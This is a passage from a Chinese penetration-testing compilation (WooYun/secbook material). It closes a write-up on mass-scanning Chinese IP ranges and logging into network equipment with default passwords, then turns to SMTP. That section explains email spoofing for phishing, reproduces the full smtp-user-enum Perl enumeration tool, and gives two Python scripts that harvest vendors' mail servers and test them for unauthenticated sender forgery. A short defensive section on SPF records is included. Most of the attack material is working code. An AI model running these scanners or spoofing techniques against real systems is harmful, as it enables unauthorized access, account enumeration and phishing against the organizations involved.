


图 3-2-25

没错，全部弱口令啊，这要是全部 reset 下，估计投诉电话都要打爆了。

这些还不够呢？一个 IP 段能说明啥？太少了。好，为了看下其他地区是否存在这个情况，我又写了个脚本，专门检测这个设备。

首先我随机找了几个 IP 段，在全国 IP 段里面随机找的。进行一个快速的扫描。并没有扫描很多 IP，但是扫到的设备还真不少，花了点时间。

看下图 3-2-26：




图 3-2-26

扫了一会就扫到了 1842 个设备，真的就只扫了一会，看的出来，这铁箱子还真普及！

那么能够控制的又有多少呢？

继续上脚本批量验证登录。结果如图 3-2-27：




图 3-2-27

112 个设备能够登录成功并且可被完全控制。中奖率还是挺高的，居然达到了 6%。

扫描中发现其实像这种铁箱子里面的设备有很多型号，但是都存在这相同的弱口令问题，并不仅仅是上面提到的这一款设备。作用也有很多，不仅仅只是窄带电话业务，还有宽带业务、IPTV 业务、光纤高速业务、视频会议业务等等。

当然，上面数据并不一定准确，毕竟是基于少量 IP 来的，只能作为参考。时间和设备带宽限制，没办法做全国性的扫描以及统计分析，很遗憾。我想，仅仅依靠上面小小的一部分数据就足以证明网络基础设施安全的重要性，以及日常管理疏忽的危害性。直接可导致区域性的断网是完全有可能的。

修复方案：

及时修改默认口令

加强管理人员的安全培训

（全文完）责任编辑：Rexy

第四章 25（SMTP）端口渗透

第1节 漏洞利用及修复

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

背景

SMTP 为邮件协议，默认端口 25。经常用来邮箱伪造，钓鱼攻击。

还有流行的 SMTP 账号信息泄露。如 github，oschina 上的源码托管中的信息泄露。

SMTP 漏洞利用

邮箱伪造技术，可被用来做钓鱼攻击。

即伪造管理员或者 IT 运维部等邮箱发邮件，获取信任使对方打开附带的木马文件或者

回复想要获取的敏感资料等。

SMTP 协议中,允许发件人伪造绝大多数的发件人特征信息。

这就导致了可以伪造别人发送邮件。

网上还有个网站比较方便直接发送伪造邮件的：http://emkei.cz/

利用工具 Smtp-user-enum 代码如下：

```
#!/usr/bin/perl -w
# smtp-user-enum - Brute Force Usernames via EXPN/VRFY/RCPT TO
# Copyright (C) 2008 pentestmonkey@pentestmonkey.net
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License version 2 as
# published by the Free Software Foundation.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.    See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
# This tool may be used for legal purposes only.    Users take full responsibility
# for any actions performed using this tool.    If these terms are not acceptable to
# you, then do not use this tool.
#
# You are encouraged to send comments, improvements or suggestions to
# me at smtp-user-enum@pentestmonkey.net
#
# This program is derived from dns-grind v1.0 ( http://pentestmonkey.net/tools/dns-grind )
#


use strict;
use Socket;
use IO::Handle;
use IO::Select;
use IO::Socket::INET;
use Getopt::Std;
$| = 1;


my $VERSION              = "1.2";
my $debug                = 0;
my @child_handles    = ();
my $verbose              = 0;
my $max_procs            = 5;
my $smtp_port            = 25;
my @usernames            = ();
my @hosts                = ();
my $recursive_flag = 1;
```



```
my $query_timeout    = 5;
my $mode                = "VRFY";
my $from_address     = 'user@example.com';
my $start_time        = time();
my $end_time;
my $kill_child_string = "\x00";
$SIG{CHLD} = 'IGNORE'; # auto-reap
my %opts;
my $usage=<<USAGE;
smtp-user-enum v$VERSION ( http://pentestmonkey.net/tools/smtp-user-enum )

Usage: smtp-user-enum.pl [options] ( -u username | -U file-of-usernames ) ( -t host | -T file-of-targets )

options are:
          -m n         Maximum number of processes (default: $max_procs)
       -M mode    Method to use for username guessing EXPN, VRFY or RCPT (default: $mode)
       -u user    Check if user exists on remote system
       -f addr    MAIL FROM email address.    Used only in "RCPT TO" mode (default: $from_address)
          -D dom      Domain to append to supplied user list to make email addresses (Default: none)
                      Use this option when you want to guess valid email addresses instead of just usernames
                      e.g. "-D example.com" would guess foo\@example.com, bar\@example.com, etc.    Instead
of
                                simply the usernames foo and bar.
       -U file    File of usernames to check via smtp service
       -t host    Server host running smtp service
       -T file    File of hostnames running the smtp service
       -p port    TCP port on which smtp service runs (default: $smtp_port)
       -d           Debugging output
       -t n         Wait a maximum of n seconds for reply (default: $query_timeout)
       -v           Verbose
       -h           This help message

Also see smtp-user-enum-user-docs.pdf from the smtp-user-enum tar ball.

Examples:

\$ smtp-user-enum.pl -M VRFY -U users.txt -t 10.0.0.1
\$ smtp-user-enum.pl -M EXPN -u admin1 -t 10.0.0.1
\$ smtp-user-enum.pl -M RCPT -U users.txt -T mail-server-ips.txt
\$ smtp-user-enum.pl -M EXPN -D example.com -U users.txt -t 10.0.0.1

USAGE

getopts('m:u:U:s:S:r:dt:vhM:f:D:p:', \%opts);
```

```
# Print help message if required
if ($opts{'h'}) {
        print $usage;
        exit 0;
}

my $username             = $opts{'u'} if $opts{'u'};
my $username_file    = $opts{'U'} if $opts{'U'};
my $host                    = $opts{'t'} if $opts{'t'};
my $host_file           = $opts{'T'} if $opts{'T'};
my $file                    = $opts{'f'} if $opts{'f'};
my $domain = ""; $domain = $opts{'D'} if $opts{'D'};

$max_procs          = $opts{'m'} if $opts{'m'};
$verbose            = $opts{'v'} if $opts{'v'};
$debug                = $opts{'d'} if $opts{'d'};
$smtp_port          = $opts{'p'} if $opts{'p'};
$mode                 = $opts{'M'} if $opts{'M'};
$from_address     = $opts{'f'} if $opts{'f'};

# Check for illegal option combinations
unless ((defined($username) or defined($username_file)) and (defined($host) or defined($host_file))) {
        print $usage;
        exit 1;
}

# Check for strange option combinations
if (
        (defined($host) and defined($host_file))
        or
        (defined($username) and defined($username_file))
) {
        print "WARNING: You specified a lone username or host AND a file of them.    Continuing anyway...\n";
}

# Check valid mode was given
unless ($mode eq "EXPN" or $mode eq "VRFY" or $mode eq "RCPT") {
        print "ERROR: Invalid mode specified with -M.    Should be VRFY, EXPN or RCPT.    -h for help\n";
        exit 1;
}

# Shovel usernames and host into arrays
if (defined($username_file)) {
```



```
        open(FILE, "<$username_file") or die "ERROR: Can't open username file $username_file: $!\n";
        @usernames = map { chomp($_); $_ } <FILE>;
}

if (defined($host_file)) {
        open(FILE, "<$host_file") or die "ERROR: Can't open username file $host_file: $!\n";
        @hosts = map { chomp($_); $_ } <FILE>;
}

if (defined($username)) {
        push @usernames, $username;
}

if (defined($host)) {
        push @hosts, $host;
}

if (defined($host_file) and not @hosts) {
        print "ERROR: Targets file $host_file was empty\n";
        exit 1;
}

if (defined($username_file) and not @usernames) {
        print "ERROR: Username file $username_file was empty\n";
        exit 1;
}

print "Starting smtp-user-enum v$VERSION ( http://pentestmonkey.net/tools/smtp-user-enum )\n";
print "\n";
print " ----------------------------------------------------------\n";
print "|                    Scan Information                      |\n";
print " ----------------------------------------------------------\n";
print "\n";
print "Mode ..... $mode\n";
print "Worker Processes ..... $max_procs\n";
print "Targets file ..... $host_file\n" if defined($host_file);
print "Usernames file ..... $username_file\n" if defined($username_file);
print "Target count ..... " . scalar(@hosts) . "\n" if @hosts;
print "Username count ..... " . scalar(@usernames) . "\n" if @usernames;
print "Target TCP port ..... $smtp_port\n";
print "Query timeout ..... $query_timeout secs\n";
print "Target domain ..... $domain\n" if defined($domain);
print "\n";
print "######## Scan started at " . scalar(localtime()) . " #########\n";
```

```
# Spawn off correct number of children
foreach my $proc_count (1..$max_procs) {
	socketpair(my $child, my $parent, AF_UNIX, SOCK_STREAM, PF_UNSPEC) or    die "socketpair: $!";
	$child->autoflush(1);
	$parent->autoflush(1);

	# Parent executes this
	if (my $pid = fork) {
		close $parent;
		print "[Parent] Spawned child with PID $pid to do resolving\n" if $debug;
		push @child_handles, $child;

	# Child executes this
	} else {
		close $child;
		while (1) {
			my $timed_out = 0;

			# Read host and username from parent
			my $line = <$parent>;
			chomp($line);
			my ($host, $username, $domain) = $line =~ /^(\S+)\t(.*)\t(.*)$/;

			# Append domain to username if a domain was supplied
			$username = $username . "@" . $domain if (defined($domain) and $domain);

			# Exit if told to by parent
			if ($line eq $kill_child_string) {
				print "[Child $$] Exiting\n" if $debug;
				exit 0;
			}

			# Sanity check host and username
			if (defined($host) and defined($username)) {
				print "[Child $$] Passed host $host and username $username\n" if $debug;
			} else {
				print "[Child $$] WARNING: Passed garbage.    Ignoring: $line\n";
				next;
			}

			# Do smtp query with timeout
			my $response;
			eval {
```



```
                local $SIG{ALRM} = sub { die "alarm\n" };
                alarm $query_timeout;
                my $s = IO::Socket::INET->new(     PeerAddr => $host,
                                                   PeerPort => $smtp_port,
                                                   Proto       => 'tcp'
                                               )
                        or die "Can't connect to $host:$smtp_port: $!\n";
                my $buffer;
                $s->recv($buffer, 10000); # recv banner
                if ($mode eq "VRFY") {
                        $s->send("HELO x\r\n");
                        $s->recv($buffer, 10000);
                        $s->send("VRFY $username\r\n");
                        $s->recv($buffer, 10000);
                } elsif ($mode eq "EXPN") {
                        $s->send("HELO x\r\n");
                        $s->recv($buffer, 10000);
                        $s->send("EXPN $username\r\n");
                        $s->recv($buffer, 10000);
                } elsif ($mode eq "RCPT") {
                        $s->send("HELO x\r\n");
                        $s->recv($buffer, 10000);
                        $s->send("MAIL FROM:$from_address\r\n");
                        $s->recv($buffer, 10000);
                        $s->send("RCPT TO:$username\r\n");
                        $s->recv($buffer, 10000);
                } else {
                        print "ERROR: Unknown mode in use\n";
                        exit 1;
                }
                $response .= $buffer;
                alarm 0;
        };

#       if ($@) {
#               $timed_out = 1;
#               print "[Child $$] Timeout for username $username on host $host\n" if $debug;
#       }

        my $trace;
        if ($debug) {
                $trace = "[Child $$] $host: $username ";
        } else {
                $trace = "$host: $username ";
```

```
                }

                if ($response and not $timed_out) {

                        # Negative result
                        if ($response =~ /5\d\d \S+/s) {
                                print $parent $trace . "<no such user>\n";
                                next;

                        # Postive result
                        } elsif ($response =~ /2\d\d \S+/s) {
                                print $parent $trace . "exists\n";
                                next;

                        # Unknown response
                        } else {
                                $response =~ s/[\n\r]/./g;
                                print $parent $trace . "$response\n";
                                next;
                        }
                }

                if ($timed_out) {
                        print $parent $trace . "<timeout>\n";
                } else {
                        if (!$response) {
                                print $parent $trace . "<no result>\n";
                        }
                }
        }
        exit;
    }
}

# Fork once more to make a process that will us usernames and hosts
socketpair(my $get_next_query, my $parent, AF_UNIX, SOCK_STREAM, PF_UNSPEC) or    die "socketpair: $!";
$get_next_query->autoflush(1);
$parent->autoflush(1);

# Parent executes this
if (my $pid = fork) {
        close $parent;

# Chile executes this
```



```
} else {
        # Generate queries from username-host pairs and send to parent
        foreach my $username (@usernames) {
                foreach my $host (@hosts) {
                        my $query = $host . "\t" . $username . "\t" . $domain;
                        print "[Query Generator] Sending $query to parent\n" if $debug;
                        print $parent "$query\n";
                }
        }

        exit 0;
}

printf "Created %d child processes\n", scalar(@child_handles) if $debug;
my $s = IO::Select->new();
my $s_in = IO::Select->new();
$s->add(@child_handles);
$s_in->add(\*STDIN);
my $timeout = 0; # non-blocking
my $more_queries = 1;
my $outstanding_queries = 0;
my $query_count = 0;
my $result_count = 0;

# Write to each child process once
writeloop: foreach my $write_handle (@child_handles) {
        my $query = <$get_next_query>;
        if ($query) {
                chomp($query);
                print "[Parent] Sending $query to child\n" if $debug;
                print $write_handle "$query\n";
                $outstanding_queries++;
        } else {
                print "[Parent] Quitting main loop.    All queries have been read.\n" if $debug;
                last writeloop;
        }
}

# Keep reading from child processes until there are no more queries left
# Write to a child only after it has been read from
mainloop: while (1) {
        # Wait until there's a child that we can either read from or written to.
        my ($rh_aref) = IO::Select->select($s, undef, undef); # blocking
```



```
        print "[Parent] There are " . scalar(@$rh_aref) . " children that can be read from\n" if $debug;

        foreach my $read_handle (@$rh_aref) {
                # Read from child
                chomp(my $line = <$read_handle>);
                if ($verbose == 1 or $debug == 1 or not ($line =~ /<no such user>/ or $line =~ /no result/ or $line =~
/<timeout>/)) {
                        print "$line\n";
                        $result_count++ unless ($line =~ /<no such user>/ or $line =~ /no result/ or $line =~
/<timeout>/);
                }
                $outstanding_queries--;
                $query_count++;

                # Write to child
                my $query = <$get_next_query>;
                if ($query) {
                        chomp($query);
                        print "[Parent] Sending $query to child\n" if $debug;
                        print $read_handle "$query\n";
                        $outstanding_queries++;
                } else {
                        print "DEBUG: Quitting main loop.    All queries have been read.\n" if $debug;
                        last mainloop;
                }
        }
}

# Wait to get replies back from remaining children
my $count = 0;
readloop: while ($outstanding_queries) {
        my @ready_to_read = $s->can_read(1); # blocking
        foreach my $child_handle (@ready_to_read) {
                print "[Parent] Outstanding queries: $outstanding_queries\n" if $debug;
                chomp(my $line = <$child_handle>);
                if ($verbose == 1 or $debug == 1 or not ($line =~ /<no such user>/ or $line =~ /no result/ or $line =~
/<timeout>/)) {
                        print "$line\n";
                        $result_count++ unless ($line =~ /<no such user>/ or $line =~ /no result/ or $line =~
/<timeout>/);
                }
                print $child_handle "$kill_child_string\n";
                $s->remove($child_handle);
                $outstanding_queries--;
```



```
            $query_count++;
        }
}

# Tell any remaining children to exit
foreach my $handle ($s->handles) {
        print "[Parent] Telling child to exit\n" if $debug;
        print $handle "$kill_child_string\n";
}
# Wait for all children to terminate
while(wait != -1) {};
print "######## Scan completed at " . scalar(localtime()) . " #########\n";
print "$result_count results.\n";
print "\n";
$end_time = time(); # Second granularity only to avoid depending on hires time module
my $run_time = $end_time - $start_time;
$run_time = 1 if $run_time < 1; # Avoid divide by zero
printf "%d queries in %d seconds (%0.1f queries / sec)\n", $query_count, $run_time, $query_count / $run_time;
```

SMTP 账号信息泄露利用

具体详情见：https://butian.360.cn/blog/view/id/19

SMTP 伪造防御

为了防止邮箱伪造，就出现了 SPF。

SPF(或是 Sender ID)是 Sender Policy Framework 的缩写。

当你定义了你域名的 SPF 记录后，接收邮件方会根据你的 SPF 记录来判断连接过来的 IP 地址是否被包含在 SPF 记录里面，如果在，则认为是一封正确的邮件，否则则认为是一封伪造的邮件。现在绝大部份反垃圾邮件系统都支持 SPF 过滤，这种过滤一般不会有误判，除非是邮件系统管理员自己把 SPF 记录配置错误或遗漏.

至于 domain key 则是由 Yahoo 所提出的。必需配合软件和加密技术，比较麻烦。目前使用的也不多。 Google 目前所谓的支援 domainkey 也只是在寄信的时候加入，免得被 yahoo 退信，本身并没有要求寄件者要有 domainkey。

正确设置后邮件头一般显示如下：

Received-SPF: pass (google.com: domain of wordpress@your_domain.com designates 72.47.192.112 as permitted sender) client-ip=72.47.192.112;
Authentication-Results: mx.google.com; spf=pass (google.com: domain of wordpress@your_domain.com designates 72.47.192.112 as permitted sender) smtp.mail=wordpress@your_domain.com

关于 SPF 是否有设定的必要？一般认为有加上 SPF 比较好，怕万一碰到哪个收件服务器有采用 SenderID 机制来过滤信件的话就有用处了。

如何增加 SPF 记录，非常简单，在 DNS 里面添加 TXT 记录即可，可以使用下面两个 SPF 生成检查工具：

http://www.microsoft.com/mscorp/safety/content/technologies/senderid/wizard/default.aspx
http://old.openspf.org/wizard.html

图 4-1-1

a 你域名的 A 记录，一般选择 yes，因为他有可能发出邮件，比如我上面提到的 Wordpress 的回信。
mx 一般也是 yes，MX 服务器会有退信等。
ptr 选择 no，官方建议的。
inlude 如果有可能通过一个 isp 来发信，isp 有自己的 SPF 记录，则填入这个 isp 的域名。比如你使用 Google Apps，应该增加 include:google.com 记录，因为你的邮件时从 Google 服务器发出去的。
ip4： 你还有没有其他的 ip 发信？可能你的 smtp 服务器是独立出来的，那么就填入你的 IP 地址或者网段。
~all: 意思是除了上面的，其他的都不认可。当然是 yes 了。

查看 SPF 记录的方法，Windows 下进入 DOS 模式后用以下命令

nslookup -type=txt 域名




图 4-1-2

Unix 操作系统下用：

dig -t txt 域名

```
[secdragon@secdragon:tools]$ dig -t txt 163.com

; <<>> DiG 9.8.3-P1 <<>> -t txt 163.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56031
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;163.com.                       IN      TXT

;; ANSWER SECTION:
163.com.                30      IN      TXT     "v=spf1 include:spf.163.com -all"

;; Query time: 55 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Thu Aug 29 20:18:25 2013
;; MSG SIZE  rcvd: 69
```

图 4-1-3

（全文完）责任编辑：dkpw

第2节 实际案例

作者：官方

来自：乌云、书安

网址：http://www.wooyun.org/、http://www.secbook.net

1、众多厂商邮件系统配置不当可伪造邮件人

邮箱服务器设置不当，没有开启验证，可以伪造发件人.影响企业内部信息安全.写了两个脚本对 wooyun 上的厂商跑了一遍. 下面的脚本是跑出所有厂商的邮箱服务器域名或者 IP.

```
#!/usr/local/bin/python
# -*- coding: utf8 -*-
import time
import dns.resolver
from multiprocessing import Process
import os
OK=[]
ERROR=[]
WHITE=["GOOGLEMAIL.COM","GOOGLE.COM","**.**.**.**","**.**.**.**","**.**.**.**","**.**.**.**","**.**.*
```

```
*.**"]
def white(s):
        for w in WHITE:
         if w in s:
                return False
        return True
def q(ym):
        try:
         if ym.startswith("www."):
                ym=ym.split("www.")[1]
              if ym.count(".")>1:
                #get the domain
                ym=ym.split(".")[-2]+"."+ym.split(".")[-1]
         tmp=dns.resolver
         tmp.timeout=1
              answers = tmp.query(ym, 'MX')
              for rdata in answers:
               if white(str(rdata.exchange)):
                        #print "xxxx"
                        cmd="echo "+str(rdata.exchange)+" >> mail.txt"
                        #print cmd
                        os.system(cmd)
                        print rdata.exchange
                        OK.append(str(rdata.exchange))
        except Exception,e:
         print e
         ERROR.append(ym)

PATH = r"yuming.txt"
fp = open(PATH, "r")
x=[]
start=time.time()
for eachline in fp:
        p=Process(target=q,args=(eachline.strip(),))
        p.start()
        x.append(p)
        #q(eachline.strip())
for i in range(len(x)):
        x[i].join()
print OK
print ERROR
end=time.time()
print end-start
```

下面的脚本是检测得到的邮件服务器有没有开验证，能否伪造发件人

```
import os, sys, string
import smtplib
import traceback
from multiprocessing import Process,Queue
FOUND=Queue()
WHITE=["auth","error","bad","deny","denied","rejected"]
def white(s):
    for w in WHITE:
        if w in s:
            return False
    return True

def go(mailserver):
    try:
        yuming=mailserver[len(mailserver.split(".")[0])+1:]
        print yuming
        from_addr="hr@"+yuming
        to_addr="hr@"+yuming
        msg="test"
        svr=smtplib.SMTP(mailserver,timeout=10)
        #svr.set_debuglevel(1)
        svr.docmd("HELO localhost")
        x=svr.docmd("mail from:%s"%from_addr)
        if white(x[1].lower()):
            y=svr.docmd("rcpt to:%s"%to_addr)
            if white(y[1].lower()):
                print "----------"
                print mailserver
                global FOUND
                FOUND.put(mailserver)
            #svr.docmd("data")
            #svr.send(msg+"\r\n")
            #svr.send(".\r\n")
            #print svr.getreply()
            svr.quit()
    except Exception,e:
        traceback.print_exc()
x=[]
for m in open("mail.txt").readlines():
    p=Process(target=go,args=[m.strip().rstrip(".")])
        p.start()
        x.append(p)
```

```
for i in range(len(x)):
        x[i].join()
while FOUND.empty()==False:
        print FOUND.get()
```

漏洞证明：

上面的也不一定都存在，但是目测存在率 80%以上，手工试了十几个大厂商，都是存在的，截图如下：

